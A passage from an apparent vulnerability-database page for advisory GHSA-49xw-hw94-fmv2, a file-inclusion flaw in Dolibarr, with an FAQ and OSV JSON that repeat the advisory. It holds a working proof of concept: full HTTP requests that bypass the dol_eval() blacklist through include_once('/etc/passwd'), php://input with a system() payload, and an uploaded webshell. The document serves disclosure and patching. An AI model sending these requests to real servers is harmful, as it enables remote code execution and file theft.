arbitrary code execution. (2) Create a Menu and set "Permissions" to `include_once('php://input')` (note that `''` must be used here because `"` will be detected): ```http POST /htdocs/admin/menus/edit.php?action=add&token=fae63868ce9c2a7eece04a49ffdbe23f&menuId=0 HTTP/1.1 Host: 192.168.31.31 Content-Length: 210 Cache-Control: max-age=0 Upgrade-Insecure-Requests: 1 Origin: http://192.168.31.31 Content-Type: application/x-www-form-urlencoded User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10_15_7) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/121.0.0.0 Safari/537.36 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7 Referer: http://192.168.31.31/htdocs/admin/menus/edit.php?menuId=0&action=create&menu_handler=all&backtopage=%2Fhtdocs%2Fadmin%2Fmenus%2Findex.php Accept-Encoding: gzip, deflate Accept-Language: zh-CN,zh;q=0.9,en;q=0.8,ru;q=0.7,ja;q=0.6 Cookie: DOLSESSID_cc5001a0224d79c07308a0908c6213b79e5d7d10=82ef3f1d798bf58a0e11c0cbacc390dd Connection: close token=fae63868ce9c2a7eece04a49ffdbe23f&menu_handler=all&user=2&type=top&propertymainmenu=test1test&titre=test1test&url=test1test&langs=&position=100&target=&enabled=1&perms=include_once('php://input')&save=Save ``` ![](https://raw.githubusercontent.com/wh0amitx/Misc/main/images/image-20240228165822802.png) (3) Finally, the system command is successfully executed through the POST request: ```http POST http://192.168.31.31/htdocs/admin/menus/edit.php?menu_handler=all&action=edit&token=fae63868ce9c2a7eece04a49ffdbe23f&menuId=24 HTTP/1.1 Host: 192.168.31.31 Content-Length: 27 Cache-Control: max-age=0 Upgrade-Insecure-Requests: 1 Origin: http://192.168.31.31 Content-Type: application/x-www-form-urlencoded User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10_15_7) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/121.0.0.0 Safari/537.36 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7 Referer: http://192.168.31.31/index.php?url=/etc/passwd Accept-Encoding: gzip, deflate Accept-Language: zh-CN,zh;q=0.9,en;q=0.8,ru;q=0.7,ja;q=0.6 Cookie: DOLSESSID_cc5001a0224d79c07308a0908c6213b79e5d7d10=82ef3f1d798bf58a0e11c0cbacc390dd Connection: close <?php system('ls -al /');?> ``` ![](https://raw.githubusercontent.com/wh0amitx/Misc/main/images/image-20240228165923443.png) ## Remote Code Execution - 2 (File Inclusion with file upload) At this point, we are absolutely sure that a file inclusion vulnerability can be achieved by setting "Permissions", and arbitrary code execution can be achieved with `allow_url_include = On`. However, the setting `allow_url_include = On` does not exist on every server. Therefore, to achieve the purpose of universal arbitrary code execution, we need to cooperate with the file upload (without suffix) function. (1) We can upload a file containing php webshell code through the "Attach a new file/document" function in `/htdocs/user/document.php?id=1&uploadform=1`. The file name is "shell" (this file There must be no suffix, otherwise the detection of `.` by `dol_eval()` cannot be bypassed when setting "Permissions" later. Among all file upload points, only "Attach a new file/document" can be Upload files without suffix): ![image-20240228232622397](https://raw.githubusercontent.com/wh0amitx/Misc/main/images/image-20240228232622397.png) (2) upload the "shell": ![image-20240228231150328](https://raw.githubusercontent.com/wh0amitx/Misc/main/images/image-20240228231150328.png) Images uploaded from here will eventually be saved on the server in the "/var/www/html/documents/users/1/" directory: ![image-20240228230738376](https://raw.githubusercontent.com/wh0amitx/Misc/main/images/image-20240228230738376.png) (3)create a Menu and set "Permissions" to `include_once('/var/www/html/documents/users/1/shell')` (note that `''` must be used here because `"` will be detected). ```http POST /htdocs/admin/menus/edit.php?action=add&token=fae63868ce9c2a7eece04a49ffdbe23f&menuId=0 HTTP/1.1 Host: 192.168.31.31 Content-Length: 210 Cache-Control: max-age=0 Upgrade-Insecure-Requests: 1 Origin: http://192.168.31.31 Content-Type: application/x-www-form-urlencoded User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10_15_7) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/121.0.0.0 Safari/537.36 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7 Referer: http://192.168.31.31/htdocs/admin/menus/edit.php?menuId=0&action=create&menu_handler=all&backtopage=%2Fhtdocs%2Fadmin%2Fmenus%2Findex.php Accept-Encoding: gzip, deflate Accept-Language: zh-CN,zh;q=0.9,en;q=0.8,ru;q=0.7,ja;q=0.6 Cookie: DOLSESSID_cc5001a0224d79c07308a0908c6213b79e5d7d10=82ef3f1d798bf58a0e11c0cbacc390dd Connection: close token=e71337659d7cbae16b0279b4e04535aa&menu_handler=all&user=2&type=left&propertymainmenu=whaoamia&menuIdParent=123&titre=whaoamia&picto=whaoamia&url=whaoamia&langs=&position=100&enabled=1&perms=include_once('/var/www/html/documents/users/1/shell')&target=&save=Save ``` (4) Finally, when we access the Menu we just created, we can find that the "/var/www/html/documents/users/1/shell" file is included: ![image-20240228231800914](https://raw.githubusercontent.com/wh0amitx/Misc/main/images/image-20240228231800914.png) Finally, arbitrary code execution was successfully achieved: ![image-20240228231703417](https://raw.githubusercontent.com/wh0amitx/Misc/main/images/image-20240228231703417.png) ![image-20240228232116013](https://raw.githubusercontent.com/wh0amitx/Misc/main/images/image-20240228232116013.png) # Impact This vulnerability can run arbitrary commands in the file system and read sensitive files. # Say it at the end If you confirm the vulnerability, please apply for a CVE to notify all users to update.

GHSA-49xw-hw94-fmv2 Affected Dolibarr/dolibarr Versions

1 component(s)
Product / Package Ecosystem Affected Versions Fixed Version
dolibarr/dolibarr
Packagist
≤ 21.0.2

References

Frequently Asked Questions

What is GHSA-49xw-hw94-fmv2?
GHSA-49xw-hw94-fmv2 is a security vulnerability in Dolibarr/dolibarr involving Dolibarr has Remote Code Execution Vulnerability (Bypass) under CWE-98: Improper Control of Filename for Include/Require Statement in PHP Program ('PHP Remote File Inclusion').
Which Dolibarr/dolibarr versions are affected?
Affected versions include releases prior to current release patches across affected packages: dolibarr/dolibarr.
What version fixes GHSA-49xw-hw94-fmv2?
Upgrading to current release patches (or the latest patched release for your respective branch) resolves the vulnerability.
Is dolibarr/dolibarr affected?
Yes, dolibarr/dolibarr is affected in releases prior to Latest secure release. Upgrade your dependency to Latest secure release or later.
What is the CVSS score of GHSA-49xw-hw94-fmv2?
GHSA-49xw-hw94-fmv2 has a CVSS v3.1 base score of 8.8 (HIGH) with vector string CVSS:3.1/AV:N/AC:L/PR:L/UI:N/S:U/C:H/I:H/A:H.
What CWE is associated with GHSA-49xw-hw94-fmv2?
GHSA-49xw-hw94-fmv2 is classified under CWE-98: Improper Control of Filename for Include/Require Statement in PHP Program ('PHP Remote File Inclusion') (The PHP application receives input from an upstream component, but it does not restrict or incorrectly restricts the input before its usage in "require," "include," or similar functions.).
How can I check Packagist dependencies for GHSA-49xw-hw94-fmv2?
Run the dependency tree command: 'inspect dependencies for dolibarr/dolibarr'. This command lists direct and transitive dependencies in your build configuration so you can verify if a vulnerable version is resolved.
Machine-readable OSV JSON OSV v1.5 Schema
Normalized schema output
{
  "schema_version" : "1.4.0",
  "id" : "GHSA-49xw-hw94-fmv2",
  "modified" : "2025-12-18T01:43:17Z",
  "published" : "2025-07-21T19:29:09Z",
  "aliases" : [ ],
  "summary" : "Dolibarr has Remote Code Execution Vulnerability (Bypass)",
  "details" : "# Summary\n\nThe Dolibarr backend provides the function of adding Menu, and supports setting permissions for the added Menu:\n\n![](https://raw.githubusercontent.com/wh0amitx/Misc/main/images/image-20240228164114688.png)\n\nThis is the trigger point of the vulnerability. The submitted permission can be php code, and it will be executed when viewing the created Menu:\n\n- htdocs/admin/menus/edit.php\n\n![](https://raw.githubusercontent.com/wh0amitx/Misc/main/images/image-20240228164445656.png)\n\nAs you can see, in edit.php, if the created menu is set to `$menu->perms`, the `dol_eval()` method will be called. Following the `dol_eval()` method, we can see that it will filter the dangerous php functions in `$menu->perms` through the blacklist set in `$forbiddenphpfunctions`:\n\n![](https://raw.githubusercontent.com/wh0amitx/Misc/main/images/image-20240228164725548.png)\n\nHowever, the blacklist here is not comprehensive. For example, the `include_once` and `require_once` functions can easily pass the blacklist check, which will cause file inclusion vulnerabilities. Moreover, if the `allow_url_include` option is enabled in php.ini, arbitrary code execution will occur. **The most serious thing is that we can cooperate with the file upload at `/htdocs/user/document.php?id=1&uploadform=1` to achieve more general arbitrary code execution.**\n\n# Proof of Concept\n\n## Local File Inclusion\n\n(1) First, create a Menu and set \"Permissions\" to `include_once('/etc/passwd')` (note that `''` must be used here because `\"` will be detected):\n\n```http\nPOST /htdocs/admin/menus/edit.php?action=add&token=fae63868ce9c2a7eece04a49ffdbe23f&menuId=0 HTTP/1.1\nHost: 192.168.31.31\nContent-Length: 210\nCache-Control: max-age=0\nUpgrade-Insecure-Requests: 1\nOrigin: http://192.168.31.31\nContent-Type: application/x-www-form-urlencoded\nUser-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10_15_7) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/121.0.0.0 Safari/537.36\nAccept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7\nReferer: http://192.168.31.31/htdocs/admin/menus/edit.php?menuId=0&action=create&menu_handler=all&backtopage=%2Fhtdocs%2Fadmin%2Fmenus%2Findex.php\nAccept-Encoding: gzip, deflate\nAccept-Language: zh-CN,zh;q=0.9,en;q=0.8,ru;q=0.7,ja;q=0.6\nCookie: DOLSESSID_cc5001a0224d79c07308a0908c6213b79e5d7d10=82ef3f1d798bf58a0e11c0cbacc390dd\nConnection: close\n\ntoken=fae63868ce9c2a7eece04a49ffdbe23f&menu_handler=all&user=2&type=top&propertymainmenu=test1test&titre=test1test&url=test1test&langs=&position=100&target=&enabled=1&perms=include_once('/etc/passwd')&save=Save\n```\n\n![](https://raw.githubusercontent.com/wh0amitx/Misc/main/images/image-20240228165411557.png)\n\n(2) Then we look at the Menu we just created, and we can see that the contents of `/etc/passwd` have been successfully read out:\n\n![](https://raw.githubusercontent.com/wh0amitx/Misc/main/images/image-20240228165517668.png)\n\n## Remote Code Execution - 1\n\n(1) We first ensure that the `allow_url_include` option of php.ini on the server is `On`:\n\n![](https://raw.githubusercontent.com/wh0amitx/Misc/main/images/image-20240228160154464.png)\n\nAt this point, we can use remote file inclusion and cooperate with `php://input` to achieve arbitrary code execution.\n\n(2) Create a Menu and set \"Permissions\" to `include_once('php://input')` (note that `''` must be used here because `\"` will be detected):\n\n```http\nPOST /htdocs/admin/menus/edit.php?action=add&token=fae63868ce9c2a7eece04a49ffdbe23f&menuId=0 HTTP/1.1\nHost: 192.168.31.31\nContent-Length: 210\nCache-Control: max-age=0\nUpgrade-Insecure-Requests: 1\nOrigin: http://192.168.31.31\nContent-Type: application/x-www-form-urlencoded\nUser-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10_15_7) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/121.0.0.0 Safari/537.36\nAccept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7\nReferer: http://192.168.31.31/htdocs/admin/menus/edit.php?menuId=0&action=create&menu_handler=all&backtopage=%2Fhtdocs%2Fadmin%2Fmenus%2Findex.php\nAccept-Encoding: gzip, deflate\nAccept-Language: zh-CN,zh;q=0.9,en;q=0.8,ru;q=0.7,ja;q=0.6\nCookie: DOLSESSID_cc5001a0224d79c07308a0908c6213b79e5d7d10=82ef3f1d798bf58a0e11c0cbacc390dd\nConnection: close\n\ntoken=fae63868ce9c2a7eece04a49ffdbe23f&menu_handler=all&user=2&type=top&propertymainmenu=test1test&titre=test1test&url=test1test&langs=&position=100&target=&enabled=1&perms=include_once('php://input')&save=Save\n```\n\n![](https://raw.githubusercontent.com/wh0amitx/Misc/main/images/image-20240228165822802.png)\n\n(3) Finally, the system command is successfully executed through the POST request:\n\n```http\nPOST http://192.168.31.31/htdocs/admin/menus/edit.php?menu_handler=all&action=edit&token=fae63868ce9c2a7eece04a49ffdbe23f&menuId=24 HTTP/1.1\nHost: 192.168.31.31\nContent-Length: 27\nCache-Control: max-age=0\nUpgrade-Insecure-Requests: 1\nOrigin: http://192.168.31.31\nContent-Type: application/x-www-form-urlencoded\nUser-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10_15_7) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/121.0.0.0 Safari/537.36\nAccept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7\nReferer: http://192.168.31.31/index.php?url=/etc/passwd\nAccept-Encoding: gzip, deflate\nAccept-Language: zh-CN,zh;q=0.9,en;q=0.8,ru;q=0.7,ja;q=0.6\nCookie: DOLSESSID_cc5001a0224d79c07308a0908c6213b79e5d7d10=82ef3f1d798bf58a0e11c0cbacc390dd\nConnection: close\n\n<?php system('ls -al /');?>\n```\n\n![](https://raw.githubusercontent.com/wh0amitx/Misc/main/images/image-20240228165923443.png)\n\n## Remote Code Execution - 2 (File Inclusion with file upload)\n\nAt this point, we are absolutely sure that a file inclusion vulnerability can be achieved by setting \"Permissions\", and arbitrary code execution can be achieved with `allow_url_include = On`. However, the setting `allow_url_include = On` does not exist on every server. Therefore, to achieve the purpose of universal arbitrary code execution, we need to cooperate with the file upload (without suffix) function.\n\n(1) We can upload a file containing php webshell code through the \"Attach a new file/document\" function in `/htdocs/user/document.php?id=1&uploadform=1`. The file name is \"shell\" (this file There must be no suffix, otherwise the detection of `.` by `dol_eval()` cannot be bypassed when setting \"Permissions\" later. Among all file upload points, only \"Attach a new file/document\" can be Upload files without suffix):\n\n![image-20240228232622397](https://raw.githubusercontent.com/wh0amitx/Misc/main/images/image-20240228232622397.png)\n\n(2) upload the \"shell\":\n\n![image-20240228231150328](https://raw.githubusercontent.com/wh0amitx/Misc/main/images/image-20240228231150328.png)\n\nImages uploaded from here will eventually be saved on the server in the \"/var/www/html/documents/users/1/\" directory:\n\n![image-20240228230738376](https://raw.githubusercontent.com/wh0amitx/Misc/main/images/image-20240228230738376.png)\n\n(3)create a Menu and set \"Permissions\" to `include_once('/var/www/html/documents/users/1/shell')` (note that `''` must be used here because `\"` will be detected).\n\n```http\nPOST /htdocs/admin/menus/edit.php?action=add&token=fae63868ce9c2a7eece04a49ffdbe23f&menuId=0 HTTP/1.1\nHost: 192.168.31.31\nContent-Length: 210\nCache-Control: max-age=0\nUpgrade-Insecure-Requests: 1\nOrigin: http://192.168.31.31\nContent-Type: application/x-www-form-urlencoded\nUser-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10_15_7) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/121.0.0.0 Safari/537.36\nAccept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7\nReferer: http://192.168.31.31/htdocs/admin/menus/edit.php?menuId=0&action=create&menu_handler=all&backtopage=%2Fhtdocs%2Fadmin%2Fmenus%2Findex.php\nAccept-Encoding: gzip, deflate\nAccept-Language: zh-CN,zh;q=0.9,en;q=0.8,ru;q=0.7,ja;q=0.6\nCookie: DOLSESSID_cc5001a0224d79c07308a0908c6213b79e5d7d10=82ef3f1d798bf58a0e11c0cbacc390dd\nConnection: close\n\ntoken=e71337659d7cbae16b0279b4e04535aa&menu_handler=all&user=2&type=left&propertymainmenu=whaoamia&menuIdParent=123&titre=whaoamia&picto=whaoamia&url=whaoamia&langs=&position=100&enabled=1&perms=include_once('/var/www/html/documents/users/1/shell')&target=&save=Save\n```\n\n(4) Finally, when we access the Menu we just created, we can find that the \"/var/www/html/documents/users/1/shell\" file is included:\n\n![image-20240228231800914](https://raw.githubusercontent.com/wh0amitx/Misc/main/images/image-20240228231800914.png)\n\nFinally, arbitrary code execution was successfully achieved:\n\n![image-20240228231703417](https://raw.githubusercontent.com/wh0amitx/Misc/main/images/image-20240228231703417.png)\n\n![image-20240228232116013](https://raw.githubusercontent.com/wh0amitx/Misc/main/images/image-20240228232116013.png)\n\n# Impact\n\nThis vulnerability can run arbitrary commands in the file system and read sensitive files.\n\n# Say it at the end\n\nIf you confirm the vulnerability, please apply for a CVE to notify all users to update.",

  "severity" : [ {
    "type" : "CVSS_V3",
    "score" : "CVSS:3.1/AV:N/AC:L/PR:L/UI:N/S:U/C:H/I:H/A:H"
  } ],
  "affected" : [ {
    "package" : {
      "ecosystem" : "Packagist",
      "name" : "dolibarr/dolibarr"
    },
    "ranges" : [ {
      "type" : "ECOSYSTEM",
      "events" : [ {
        "introduced" : "0"
      }, {
        "last_affected" : "21.0.2"
      } ]
    } ]
  } ],
  "references" : [ {
    "type" : "WEB",
    "url" : "https://github.com/Dolibarr/dolibarr/security/advisories/GHSA-49xw-hw94-fmv2"
  }, {
    "type" : "PACKAGE",
    "url" : "https://github.com/Dolibarr/dolibarr"
  }, {
    "type" : "WEB",
    "url" : "https://github.com/Dolibarr/dolibarr/blob/21.0.2/htdocs/admin/menus/edit.php"
  }, {
    "type" : "WEB",
    "url" : "https://github.com/Dolibarr/dolibarr/blob/21.0.2/htdocs/user/document.php"
  } ],
  "database_specific" : {
    "cwe_ids" : [ "CWE-98" ],
    "severity" : "HIGH",
    "github_reviewed" : true,
    "github_reviewed_at" : "2025-07-21T19:29:09Z",
    "nvd_published_at" : null
  }
}